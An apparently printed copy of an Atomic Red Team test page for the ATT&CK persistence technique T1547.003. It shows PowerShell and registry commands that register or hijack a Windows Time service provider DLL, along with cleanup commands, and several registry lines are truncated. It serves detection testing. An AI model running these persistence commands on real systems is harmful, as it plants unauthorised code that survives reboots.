
atomic-red-team/atomics/T1547.003/T1547.003.md at f339e7da7d05f6057fdfcdd3742bfcf365fee2a9 · redcanaryco/atomic-red-team · GitHub - 31/10/2024 20:18 https://github.com/redcanaryco/atomic-redteam/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1547.003/T1547.003.md



T1547.003 - Time Providers

Description from ATT&CK

Adversaries may abuse time providers to execute DLLs when the system boots. The Windows Time service (W32Time) enables time synchronization across and within domains.(Citation: Microsoft W32Time Feb 2018) W32Time time providers are responsible for retrieving time stamps from hardware/network resources and outputting these values to other network clients.(Citation: Microsoft TimeProvider)

Time providers are implemented as dynamic-link libraries (DLLs) that are registered in the subkeys of HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\W32Time\TimeProviders</code>. (Citation: Microsoft TimeProvider) The time provider manager, directed by the service control manager, loads and starts time providers listed and enabled under this key at system startup and/or whenever parameters are changed.(Citation: Microsoft TimeProvider)

Adversaries may abuse this architecture to establish persistence, specifically by registering and enabling a malicious DLL as a time provider. Administrator

atomic-red-team/atomics/T1547.003/T1547.003.md at f339e7da7d05f6057fdfcdd3742bfcf365fee2a9 · redcanaryco/atomic-red-team · GitHub - 31/10/2024 20:18 https://github.com/redcanaryco/atomic-red-team/blob/f339e7da7d05f6057fdfcdd3742bfcf365fee2a9/atomics/T1547.003/T1547.003.md

privileges are required for time provider registration, though execution will run in context of the Local Service account.(Citation: Github W32Time Oct 2017)

Atomic Tests

Atomic Test #1 - Create a new time provider

Atomic Test #2 - Edit an existing time provider

Atomic Test #1 - Create a new time provider

Establishes persistence by creating a new time provider registry key under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProvider.

The new time provider will point to a DLL which will be loaded after the w32time service is started. The DLL will then create the file AtomicTest.txt in C:\Users\Public\ as validation that the test is successful.

Payload source code: https://github.com/tr4cefl0w/payloads/tree/master/T1547.003/

Supported Platforms: Windows

auto_generated_guid: df1efab7-bc6d-4b88-8be9-91f55ae017aa

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
net stop w32time

Copy-Item $PathToAtomicsFolder\T1547.003\bin\AtomicTest.dll C:\Users\Public\AtomicTest.dll

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\AtomicTest

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\AtomicTest

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\AtomicTest

net start w32time
```

Cleanup Commands:

```
net stop w32time
reg delete "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\AtomicT
rm -force C:\Users\Public\AtomicTest.dll
net start w32time
```

Atomic Test #2 - Edit an existing time provider

Establishes persistence by editing the NtpServer time provider registry key under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProvider.

The time provider will point to a DLL which will be loaded after the w32time service is started. The DLL will then create the file AtomicTest.txt in C:\Users\Public\ as validation that the test is successful.

Payload source code: https://github.com/tr4cefl0w/payloads/tree/master/T1547.003/

Supported Platforms: Windows

```
auto_generated_guid: 29e0afca-8d1d-471a-8d34-25512fc48315
```

Attack Commands: Run with powershell! Elevation Required (e.g. root or admin)

```
net stop w32time

Copy-Item $PathToAtomicsFolder\T1547.003\bin\AtomicTest.dll C:\Users\Public\AtomicTest.dll

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer"

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer"

reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer"

net start w32time
```

Cleanup Commands:

```
net stop w32time
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer"
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer"
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\W32Time\TimeProviders\NtpServer"
rm -force C:\Users\Public\AtomicTest.dll
net start w32time
```